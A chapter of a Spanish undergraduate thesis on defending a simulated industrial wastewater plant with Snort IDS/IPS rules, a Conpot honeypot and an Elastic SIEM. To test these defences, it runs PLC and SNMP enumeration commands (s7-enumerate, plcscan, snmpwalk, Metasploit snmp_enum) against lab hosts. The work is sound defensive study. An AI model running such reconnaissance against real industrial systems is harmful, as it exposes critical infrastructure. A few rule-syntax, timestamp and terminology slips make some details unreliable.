


Figura 10.2: Bastionado Snort y Socat

Una vez que se conocía el funcionamiento de Snort así como la sintaxis de las reglas, llegaba el momento de realizar una prueba de concepto que se ajustara a WWTP-Sim.

NMAP

Snort, ya trae por defecto un amplio conjunto de reglas, entre ellas existe una serie de reglas que alertan sobre posibles escaneos hacia puertos específicos. Por tanto, Snort puede alertar al administrador de que está siendo escaneado por herramientas como Nmap. Una vez arrancado Snort y realizado un escaneo con Nmap sobre los puertos abiertos que se vieron en la parte de identificación de amenazas, se obtuvieron las siguientes alertas.

```
(root@router)-[~]
$ snort -A console -q -c /etc/snort/snort.conf
02/29-14:35:14.697702  [**] [1:1421:11] SNMP AgentX/tcp request [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 10.0.3.6:65184 -> 10.0.3.10:705
02/29-15:35:14.697702  [**] [1:249:8] DDOS mstream client to handler [**] [Classification: Attempted Denial of Service] [Priority: 2] {TCP} 10.0.3.6:65184 -> 10.0.3.10:15104
02/29-15:35:14.697702  [**] [1:1420:11] SNMP trap tcp [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 10.0.3.6:65184 -> 10.0.3.10:162
02/29-16:35:14.697702  [**] [1:1418:11] SNMP request tcp [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 10.0.3.6:65184 -> 10.0.3.10:161
```

Extracto de código 10.10: Alertas de escaneo de puertos

Estas alertas le podían servir al administrador como sospecha de que estaba siendo víctima de una fase de escaneo de puertos. Con esto, el administrador debería tratar de establecer un límite al atacante mediante el bloqueo de la IP, el filtrado de los puertos en cuestión, etc.

S7comm

Ahora llegaba el momento de crear una regla de alerta propia. En este caso, se trató de alertar sobre una enumeración dirigida al PLC de Siemens con el fin de evitar que el atacante consiguiera información sensible del PLC. Recordar que esta información la podía obtener un atacante a través de scripts como *s7-enumerate*, *plcscan*, etc.

En el apartado de análisis forense [9.1], se pudo ver como dicho paquete contenía en la trama del protocolo S7comm una cabecera que era siempre la misma y la cual sirvió para disparar la alerta. Por tanto conociendo el protocolo que se utilizaba, las direcciones de origen y destino, los puertos y el contenido, se podía ser capaz de crear una regla para alertar de este paquete y comunicar al administrador de que estaban obteniendo información del PLC desde la red externa.

La regla quedaría entonces de la siguiente manera:

```
alert tcp $HOME_NET 102 -> $EXTERNAL_NET any (msg:"Intento de enumeracion PLC S7comm"; (content:"|32 07 00 00 00 00 00 08 01 1c|"; sid:10000003; rev:1;)
```

Extracto de código 10.11: Regla *alert* S7comm

Para probar si la regla matcheaba con el paquete y realmente se disparaba, se arrancó Snort y posteriormente se ejecutó *s7-enumerate* desde M1-ATACANTE, obteniéndose el siguiente resultado.

```
(root@router)-[~]
$ snort -A console -q -c /etc/snort/snort.conf -Q -i enp0s3:enp0s8
03/01-10:42:12.058454  [**] [1:10000003:1] Intento de enumeracion PLC S7comm [**] [Priority: 0] {TCP} 10.0.3.10:102 -> 10.0.3.6:47994
```

Extracto de código 10.12: Alerta de enumeración sobre PLC

Como se puede ver, el contenido que se incluyó en el campo *content* de la regla, matchea con el de la trama del paquete que envía el PLC al atacante provocando el disparo de la regla. Queda entonces comprobado que mediante este tipo de alertas, queda registrada la comunicación del atacante con los puertos que se comunica y ya es decisión del administrador que hacer con estos registros de conexión.

Más reglas

Resulta que existe un repositorio en Git [1] donde se recogen reglas de alertas para una serie de protocolos industriales que podrían servir de ayuda en este caso. Se pueden encontrar reglas para los protocolos S7comm, Modbus, EtherNet/IP, etc.

10.2.2. IPS (Intrusion Prevention System)

Una vez vista una prueba de concepto sobre la configuración, funcionamiento y resultados de un IDS, se trató de ir un paso más allá. Se intentó que Snort no solo alertara sobre las reglas que se disparaban, sino que se indicaron las medidas que debía de tomar al dispararse una regla. Esto es lo que se llama IPS, un IDS se limita a detectar y un IPS no solo detecta sino que consigue fenómenos como dropear paquetes, rechazar la conexión, terminar la conexión, etc.

Sin embargo, para que Snort pudiera tomar cartas en el asunto, se habían de realizar algunos cambios en la configuración. En el fichero *snort.conf*, había que descomentar y modificar un conjunto de líneas relacionadas con *LibDAQ* [6.2] para conseguir capturar y tratar los paquetes correctamente.

```
config daq: nfq
config daq_dir: /usr/local/lib/daq
config daq_mode: inline
config daq_var: queue=2
```

Extracto de código 10.13: Configuración DAQ en *snort.conf*

Como se puede ver en la imagen, se utilizó *NFQUEUE* el cual permitió que las reglas de Snort tuvieran efecto sobre *Iptables* consiguiendo así el control total sobre los paquetes que llegaran, salieran o pasaran por la red interna. También se debía configurar Iptables para sincronizarlo con la misma cola que utilizaba Snort, en este caso es la cola número 2.

```
(root@router)-[~]
$ iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
NFQUEUE    all  --  anywhere             anywhere             NFQUEUE num 2

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination
NFQUEUE    all  --  anywhere             anywhere             NFQUEUE num 2

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
NFQUEUE    all  --  anywhere             anywhere             NFQUEUE num 2
```

Extracto de código 10.14: Configuración de Iptables

[1] https://github.com/digitalbond/Quickdraw-Snort

Una vez realizada esta configuración, ya era posible utilizar el resto de *rule actions* que incluye Snort. Esto es lo que provoca el cambio de IDS a IPS, ya no se limitaba a la acción *alert*, ahora se podían utilizar el resto de acciones como *drop*, *reject*, *block*, etc.

Llegó la hora de realizar las pruebas de concepto y comprobar que Snort, realmente tomaba medidas sobre los paquetes interceptados. Como ejemplo, se trataron el envío de paquetes de tres protocolos. Se tomaron los paquetes que enviaba el PLC a la red externa, paquetes que enviaba el protocolo SNMP a la red externa y por último paquetes que enviaba el protocolo industrial EtherNet/IP a la red externa.

S7comm

Con Snort ya configurado para funcionar como un IPS, el objetivo ahora era tratar de cortar el proceso de enumeración que realiza un atacante hacia el PLC, evitando así, la fuga de información sensible. Este corte en la comunicación entre el atacante y la red interna se realizó empleando la acción *drop* en la regla de Snort.

Partiendo de la regla de alerta creada en el IDS [10.11], y comprobando que *matcheaba*, solamente hacía falta cambiar la acción *alert* por *drop*. La regla quedó entonces de la siguiente manera.

```
drop tcp $HOME_NET 102 -> $EXTERNAL_NET any (msg:"Intento de
    enumeracion PLC S7comm"; (content:"|32 07 00 00 00 00 00 08 01 1c|";
     sid:10000003; rev:1;)
```

Extracto de código 10.15: Regla *alert* S7comm

Una vez que Snort se encontraba en ejecución, se ejecutó el script *s7-enumerate* desde la máquina atacante para comprobar que realmente Snort cortaba la conexión con el atacante en caso de detectar un paquete que enviaba información del PLC al exterior.

```
(root@atacante)-[~]
$ nmap -p 102 --script s7-enumerate 10.0.3.10
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-01 10:52 CET
NSE: DEPRECATION WARNING: bin.lua is deprecated. Please use Lua 5.3 string.pack
Nmap scan report for 10.0.3.10
Host is up (0.00037s latency).

PORT    STATE SERVICE
102/tcp open  iso-tsap
|_s7-enumerate: ERROR: Script execution failed (use -d to debug)
MAC Address: 08:00:27:16:5A:37 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 30.60 seconds
```

Extracto de código 10.16: Script *s7-enumerate* sobre IPS

```
(root@router)-[~]
$ snort -A console -q -c /etc/snort/snort.conf -Q
03/01-10:52:23.483110  [Drop] [**] [1:10000003:1] Intento de enumeracion PLC S7comm [**] [Priority: 0] {TCP}
      10.0.3.10:102 -> 10.0.3.6:52250
```

Extracto de código 10.17: Drop s7-enumerate

Como se puede apreciar en las imágenes, Snort detectaba el paquete en cuestión y lo dropeaba, afectando así a la conexión entre el atacante y la red interna. En el caso de utilizar otro script como *plcscan*, se obtenía un resultado muy similar.

```
(root@atacante)-[/home/nico/tools/plcscan]
$ python2 plcscan.py 10.0.3.10
Scan start...
10.0.3.10:102 S7comm (src_tsap=0x100, dst_tsap=0x102)
  timed out
  timed out
10.0.3.10:502 Modbus/TCP
  Unit ID: 255
    Device info error: SLAVE DEVICE FAILURE
Scan complete
```

Extracto de código 10.18: Script *plcscan* sobre IPS

SNMP

Como se vio en el apartado de identificación de amenazas, el protocolo SNMP [5.6] almacenaba información del PLC. Dado que el puerto de SNMP en este caso el 161 se encontraba abierto, el atacante tenía la posibilidad de consultar y modificar algunos de los campos del PLC.

Se creó otra regla para matchear y dropear los paquetes salientes del puerto 161 y que siguieran el protocolo de transporte UDP. La regla que se utilizó fue la siguiente.

```
drop udp $HOME_NET 161 -> $EXTERNAL_NET any (msg:"Intento de
    conexion SNMP"; sid:10000004; rev:1;)
```

Extracto de código 10.19: Regla *drop* SNMP

Con esta nueva regla añadida y el Snort arrancado, el resultado de la ejecución del módulo *snmp_enum* fue el siguiente.

```
msf6 auxiliary(scanner/snmp/snmp_enum) > run

[-] 10.0.3.10 SNMP request timeout.
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Extracto de código 10.20: Script *snmp_enum* sobre IPS

```
(root@router)-[~]
$ snort -A console -q -c /etc/snort/snort.conf -Q
03/01-11:11:49.106379  [**] [1:1411:10] SNMP public access udp [**] [Classification: Attempted Information Leak] [
    Priority: 2] {UDP} 10.0.3.6:34108 -> 10.0.3.10:161
03/01-11:11:49.106379  [**] [1:1417:9] SNMP request udp [**] [Classification: Attempted Information Leak] [Priority:
     2] {UDP} 10.0.3.6:34108 -> 10.0.3.10:161
03/01-11:11:49.106379  [**] [1:1411:10] SNMP public access udp [**] [Classification: Attempted Information Leak] [
    Priority: 2] {UDP} 10.0.5.7:36221 -> 10.0.5.8:161
03/01-11:11:49.106379  [**] [1:1417:9] SNMP request udp [**] [Classification: Attempted Information Leak] [Priority:
     2] {UDP} 10.0.5.7:36221 -> 10.0.5.8:161
03/01-11:11:50.106379  [Drop] [**] [1:10000004:1] Intento de conexion SNMP [**] [Priority: 0] {UDP} 10.0.5.8:161 ->
    10.0.5.7:36221
04/11-09:18:33.308915  [**] [1:402:7] ICMP Destination Unreachable Port Unreachable [**] [Classification: Misc
    activity] [Priority: 3] {ICMP} 10.0.5.7 -> 10.0.5.8
03/01-11:11:51.106379  [**] [1:1411:10] SNMP public access udp [**] [Classification: Attempted Information Leak] [
    Priority: 2] {UDP} 10.0.3.6:34108 -> 10.0.3.10:161
03/01-11:11:52.106379  [**] [1:1417:9] SNMP request udp [**] [Classification: Attempted Information Leak] [Priority:
     2] {UDP} 10.0.3.6:34108 -> 10.0.3.10:161
03/01-11:11:53.106379  [Drop] [**] [1:1417:9] SNMP request udp [**] [Classification: Attempted Information Leak] [
    Priority: 2] {UDP} 10.0.5.7:36221 -> 10.0.5.8:161
```

Extracto de código 10.21: Drop *snmp_enum*

Se puede observar como la petición llegaba a un timeout ya que nunca llegaba esa respuesta desde el puerto 161 al atacante, privando así al atacante, de la posibilidad de obtener información acerca del PLC. Si el atacante utilizaba el script *snmpwalk* el resultado era el mismo.

```
(root@atacante)-[~]
$ snmpwalk -v 1 10.0.3.10 -c public
Timeout: No Response from 10.0.3.10
```

Extracto de código 10.22: Script *snmpwalk* sobre IPS

EtherNet/IP

El último protocolo sobre el que se tomaron medidas defensivas fue el protocolo industrial EtherNet/IP [5.3], el cual permanecía en escucha en el puerto 44818. El método a seguir era exactamente el mismo que en los dos apartados anteriores, se creaba la regla para dropear el paquete y conseguir que la petición del atacante llegara a un timeout.

```
drop tcp $HOME_NET 44818 -> $EXTERNAL_NET any (msg:"Intento de
    conexion ENIP"; sid:10000005; rev:1;)
```

Extracto de código 10.23: Regla *drop* ENIP

```
(root@atacante)-[~]
$ nmap -p 44818 --script enip-info 10.0.3.10
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-01 11:47 CET
Nmap scan report for 10.0.3.10
Host is up (0.00034s latency).

PORT      STATE    SERVICE
44818/tcp filtered EtherNetIP-2
MAC Address: 08:00:27:16:5A:37 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.71 seconds
```

Extracto de código 10.24: Script *enip-info* sobre IPS

```
03/01-11:46:38.041830  [Drop] [**] [1:10000005:1] Intento de conexion ENIP [**] [Priority: 0] {TCP} 10.0.3.10:44818
    -> 10.0.3.6:50221
03/01-11:46:38.041830  [Drop] [**] [1:10000005:1] Intento de conexion ENIP [**] [Priority: 0] {TCP} 10.0.3.10:44818
    -> 10.0.3.6:50221
```

Extracto de código 10.25: Drop *enip-info*

En este caso se observa como nmap identificó al puerto 44818 como filtrado, impidiendo la fuga de información a través de este puerto hacia un atacante externo.

10.2.3. Honeypot

La última medida defensiva para la cual se va llevar a cabo una prueba de concepto, va a ser la idea de implementar un *honeypot*. Un honeypot es utilizado para capturar información acerca de intrusos haciéndoles creer que han obtenido acceso a un sistema legítimo de la red, cuando en realidad se trata de un señuelo. Toda la información que recaba el equipo de monitorización, puede ser utilizada para plantear nuevas estrategias defensivas.

Un ejemplo de honeypot aplicable al entorno industrial es Conpot [6.1], el cual junto con la herramienta Socat [6.2] fueron los que hicieron posible llevar a cabo la estrategia

del honeypot. El proceso era a priori sencillo, la primera tarea a realizar era desplegar el honeypot en un entorno aislado y seguro, para evitar que el intruso pudiera realizar movimientos laterales por la red comprometiendo sistemas legítimos. Posteriormente, se modificó Socat redirigiendo las peticiones desde la red externa hacía el honeypot en vez de hacia el sistema industrial legítimo. De esta manera, todo el tráfico se realizó entre el atacante y el honeypot, quedando el sistema legítimo completamente seguro y obteniendo información sobre el intruso en todo momento. Para la implementación del honeypot, hizo falta una nueva máquina que se llamó **M5-HONEYPOT** cuyas especificaciones vienen recogidas a continuación.

Tabla 10.2

Máquinas virtuales implicadas en el bastionado de Conpot

Máquinas virtuales		
Nombre	Dirección IPv4	Distribución
M1-ATACANTE	10.0.3.6	Kali Linux 6.6.9-amd64
M4-ROUTER	10.0.3.10 10.0.5.7	Ubuntu 20.04.6 LTS
M3-INDUSTRIAL	10.0.5.8	Kali Linux 6.6.9-amd64
M5-HONEYPOT	10.0.5.5	Kali Linux 6.6.9-amd64

El modelo de red que se seguiría sería el siguiente.






Figura 10.3: Bastionado con Honeypot

El despliegue del honeypot ya viene explicado en el apartado dedicado al entorno experimental [7.2], solo quedaba modificar ligeramente el script de arranque de Socat, cambiando la redirección en vez de hacia el sistema legítimo (10.0.5.8) hacia el honeypot (10.0.5.5).

A continuación se observa como para la misma petición de *s7-enumerate*, ahora se obtiene la información del PLC del honeypot en lugar de la del sistema legítimo.



(a) *s7-enumerate* a M3-INDUSTRIAL



(b) *s7-enumerate* a M5-HONEYPOT

Figura 10.4: Resultados del script *s7-enumerate*

Puede verse como en función de la IP que se le indicaba a Socat, la información que devolvía el PLC variaba. Aclarar que el script se estaba lanzando hacia la misma IP en ambos casos, hacia la máquina M4-ROUTER (10.0.3.10).

10.3. SIEM

El siguiente artículo de INCIBE [27] define a los SIEM (Security Information and Event Management) o sistema de gestión de eventos e información de seguridad como una solución híbrida centralizada que engloba la gestión de información de seguridad (Security Information Management) y la gestión de eventos (Security Event Manager). La tecnología SIEM proporciona un análisis en tiempo real de las alertas de seguridad generadas por los distintos dispositivos hardware y software de la red. Recoge los registros de actividad (logs) de los distintos sistemas, los relaciona y detecta eventos de seguridad, es decir, actividades sospechosas o inesperadas que pueden suponer el inicio de un incidente, descartando los resultados anómalos, también conocidos como falsos positivos y generando respuestas acordes en base a los informes y evaluaciones que registra, es decir, es una herramienta en la que se centraliza la información y se integra con otras herramientas de detección de amenazas.

Durante mi estancia en la Fundación CIDAUT pude ver de primera mano un SIEM [23], el cual considero que debe de ser mencionado debido a los conocimientos que he adquirido gracias a las pruebas que pude realizar sobre él. Gracias a los conocimientos que me impartió el equipo de CIDAUT, fui capaz de desplegar un SIEM no muy complejo adaptado a mi entorno WWTP-Sim. Las herramientas necesarias para la construcción de mi SIEM fueron:

- **Elasticsearch (versión 7.17.20):** es el motor de análisis y búsqueda distribuida en el núcleo de Elastic Stack. Elasticsearch permite una búsqueda casi a tiempo real y análisis de todo tipo de datos. En el caso de que se trate con texto estructurado o no estructurado, datos numéricos, o datos geoespaciales, Elasticsearch permitirá almacenar e indexar los datos de tal forma que soporte búsquedas rápidas.
- **Logstash (versión 7.17.20):** se trata de un motor de recolección de datos de código abierto con capacidad de canalización en tiempo real. Logstash puede unificar de forma dinámica datos procedentes de diferentes fuentes y normalizar

los datos hacia destinos seleccionados que elija el programador. En mi caso, el servicio de Logstash es transparente ya que no lo utilizo como tal en mi entorno aunque merece ser mencionado.

- **Filebeat (versión 7.17.20):** se encarga de enviar y centralizar logs. La función de Filebeat es monitorizar los ficheros de log o localizaciones que se le especifiquen, colectar los eventos de los log, y los transfiere a Elasticsearch o Logstash.
- **Kibana (versión 7.17.20):** es una interfaz de usuario que permite dar forma a los datos de Elasticsearch y navegar por Elastic Stack.

En este apartado no se va a entrar en detalle en el despliegue del SIEM, si se quisiera, la documentación del despliegue viene recogida en el siguiente apartado del Anexo 12.1.

10.3.1. Funcionamiento del SIEM

El SIEM desplegado para este TFG se apoyaba en Elasticsearch, Kibana y Filebeat. Aprovechando las reglas de Snort con las que ya se contaba en los apartados del IDS [10.2.1] y del IPS [10.2.2], se decidió que estos fueran los eventos que se enviaran al SIEM para realizar las tareas de análisis y monitorización. El envío de los logs de Snort a Elasticsearch se realizó gracias a Filebeat, así como el módulo Snort que este incluye. Una vez que se habilitó el módulo de Snort y se le indicó a Filebeat la ubicación de los log de Snort, ya solo quedaba arrancar Snort y dejar que se loguearan las alertas como en el apartado del IDS.

Para demostrarlo, una vez arrancado Snort y lanzar el script *s7-enumerate* desde M1-ATACANTE a M3-INDUSTRIAL, pudo observarse que el SIEM recogió el evento en el log y lo muestra en la sección Discover como se refleja a continuación.




Figura 10.5: Evento S7comm

Puede verse entonces la importancia del SIEM, ya que esto ayudaría a los analistas de ciberseguridad a monitorizar los logs para poder detectar ciberataques en fases de escaneo como este caso y ser capaces de caracterizar y valorar la severidad de este tipo de eventos.

10.3.2. Motor de alertas: ElastAlert

Para aprovechar la potencia del SIEM, se desplegó un motor de alertas ligado a Elasticsearch, es el llamado ElastAlert [79]. Con ElastAlert se consigue matchear eventos que detecta el SIEM de Elasticsearch para disparar una alerta; ejemplos de alertas serían por ejemplo al detectar n eventos concretos en un periodo de tiempo t, o la detección de un pico de tráfico elevado, etc.

ElastAlert funciona a través de reglas, que son las que disparan la alerta, para la demostración en este TFG se ha elegido un ejemplo de regla muy sencillo. Se quiso conseguir que en el momento en el que se detectara en ElasticSearch el ya famoso paquete de *s7-enumerate*, se mostrara por consola el campo *message* con los datos del paquete. La regla que se utilizó viene recogida a continuación.

```
1  es_host: localhost
2  es_port: 9200
3  name: Regla s7-enumerate
4  type: any
5  index: filebeat-*
6  filter:
7  - term:
8      agent.name: "router"
9  alert:
10 - "command"
11 command: ["python3", "/etc/elastalert/scripts/alert.py", "--message" ,
       "%(message)s"]
```

Extracto de código 10.26: Regla de ElastAlert para *s7-enumerate*

Para más información sobre la sintaxis de las reglas de ElastAlert visitar su documentación[2]. Lo que hará la regla será matchear el paquete de *s7-enumerate* y ejecutar el comando que viene en la línea 11 del extracto anterior [10.26]. El script de python es muy simple, obtiene el argumento -message y lo imprime, el código viene recogido en el siguiente apartado del anexo [12.2].

Una vez puesto todo en marcha, al lanzar el script *s7-enumerate* desde M1-ATACANTE a M4-ROUTER, la consola de ElastAlert muestra lo siguiente.

```
1 (root@router) -[~]
2 $ elastalert --config config.yaml --rule rules/example_frequency.yaml
3 [*] 04/18-10:07:10.495432 [**] [1:10000003:1] Intento de enumeracion PLC S7comm [**] [Priority: 0] <MISSING VALUE> 10.0.5.8:102 -> 10.0.5.9:44576
```

Extracto de código 10.27: Consola de ElastAlert

[2]https://elastalert2.readthedocs.io/en/latest/ruletypes.html

Pero ElastAlert no se limita ni mucho menos a una salida por consola, también puede enviar la alerta por medios como correo electrónico, Telegram, Discord, etc. De igual manera que las reglas pueden ser mucho más sofisticadas; esa es la tarea que se les encomienda a los Analistas de Ciberseguridad para tratar de predecir el siguiente movimiento del atacante con todo el detalle posible. A pesar de que se ha visto una prueba de concepto muy sencilla, puede verse el potencial que tiene esta herramienta y lo importante que es para un Security Operations Center (SOC) en el mundo real.

10.4. Defensas a mayores

A la hora de asegurarse de contar con las medidas de seguridad necesarias dentro una compañía de automatización industrial, es recomendable apoyarse de los estándares cubiertos en **ISA/IEC 62443** [30] u otro tipo de frameworks como NIST SP-800-82 o NIS2. Esta norma internacional, es crucial para mantener la seguridad en sistemas de automatización y control industrial (IACS). Los estándares de ISA/IEC 62443 cubren temas como:

- **Controles de acceso:** pautas para implementar y mantener controles de acceso robustos para prevenir un acceso no autorizado a IACS.
- **Seguridad software:** guías para concienciar sobre la importancia de actualizar y mantener el software de los sistemas de control y automatización industrial (IACS) al día. Esto evita la explotación de vulnerabilidades ya conocidas.
- **Seguridad de la red interna:** pautas para llevar a cabo una correcta segmentación de la red e implementación de cortafuegos para así proteger los IACS de amenazas externas.
- **Respuesta ante incidentes:** planes y procedimientos para responder ante incidentes de seguridad así como para recuperarse tras ellos.
- **Auditorías de seguridad:** revisiones periódicas de los IACS para identificar posibles vulnerabilidades y tomar las medidas que sean necesarias.

10.4.1. VPN (Virtual Private Network)

Como se puede ver en el artículo [1], la utilización de una VPN mejora considerablemente la seguridad durante una conexión mediante la encriptación y enmascarado de la dirección IP. La encriptación de los datos que pasan a través de la red hace que sea muy difícil para un atacante el intentar leer este tráfico. De esta manera, se consigue que información sensible como contraseñas, datos bancarios, mensajes personales, etc. se mantenga protegida ante un atacante. El aspecto que se cubre con esta aproximación es la **disponibilidad**.

Al mismo tiempo, con el enmascaramiento de la IP, se consigue una capa adicional de anonimato. De esta manera, el usuario consigue esconder de manera muy efectiva su identidad en línea.

Beneficios para un entorno industrial

La implementación de una VPN en la infraestructura de una organización industrial es crucial para proteger los datos sensibles y mantener una comunicación segura. Gracias a la encriptación del tráfico que pasa a través de Internet, las VPNs se aseguran de que la información confidencial de la empresa se mantenga protegida ante posibles ciberataques.

Un aspecto muy importante de las VPNs es la facilidad que provee a los empleados de la empresa a conectarse en remoto de manera segura. Con este método, te defiendes mucho más de posibles fugas de información y acceso no autorizado.

10.4.2. IAM (Identity and Access Management)

En el artículo [2] queda recogida la importancia de un IAM para las compañías. Indetity and Access Management (IAM) es un framework de políticas, procesos y tecnologías que gestionan y gobiernan las identidades digitales y sus respectivos permisos de acceso a los recursos de la organización. Con IAM se pretende asegurar el correcto acceso a la información, los sistemas y las aplicaciones a la vez que se mantiene una correcta seguridad, conformidad y eficiencia operacional. IAM incluye procesos como proveer identidades, verificar identidades, peticiones de acceso, modificación o revocación de derechos de acceso y desproveer identidades.

IAM es muy deseable en un entorno de organización IT ya que responde acorde con los principios de autenticación, autorización, identidad, certificados, controles de acceso, permisos y privilegios y principio del mínimo privilegio.

10.4.3. Frameworks de seguridad IT

Al igual que existen los estándares como IEC 62443 [30] para la Tecnología Operativa (OT), la parte de Tecnología de la Información (IT) también cuenta con frameworks o benchmarks que están aceptados por la comunidad y son muy recomendables para las compañías que pretenden cuidar sus activos lo mejor posible.

ISO/IEC 27001

ISO/IEC 27001 [47] es el estándar de Sistema de Gestión de la Seguridad de la Información (ISMS) más popular entre los entornos empresariales. En él se definen los requisitos que debe cumplir un ISMS. Este estándar promueve soporte a cualquier compañía para conseguir establecer, implementar, mantener y actualizar un sistema de gestión de la seguridad de la información. Que una empresa cumpla con la ISO 27001 significa que la compañía ha implementado un sistema para gestionar los riesgos relacionados con la seguridad de los datos que maneja la empresa. Además de que el sistema respeta todas las buenas prácticas y recomendaciones recogidas en este Estándar Internacional.

La importancia de este estándar se debe a que con el crecimiento del cibercrimen y la aparición constante de nuevas amenazas, puede resultar difícil o casi imposible la gestión de las ciberamenazas para las compañías. La ISO 27001 ayuda a las empresas a concienciar sobre los riesgos e identificar de manera pro activa así como enfrentarse a las vulnerabilidades.

CIS Benchmarks

La compañía Center for Internet Security (CIS) cuenta con una lista de benchmarks [12] donde se recopila la configuración recomendada para una gran cantidad de productos IT. Representan un consenso entre expertos en ciberseguridad a nivel global con el fin de ayudar a proteger a los sistemas contra posibles ciberamenazas.

Para el entorno empleado en este trabajo de fin de grado, podrían resultar de gran ayuda los benchmarks de Apache HTTP Server, Apache Tomcat, Ubuntu Linux y Debian Linux.

RFC 6302

RFC 6302 [39] recoge recomendaciones a seguir a la hora de llevar el logueo de las conexiones entrantes en los servidores expuestos a Internet. Es un RFC muy poco conocido pero que puede ser útil para las compañías y es muy recomendable tenerlo en cuenta.

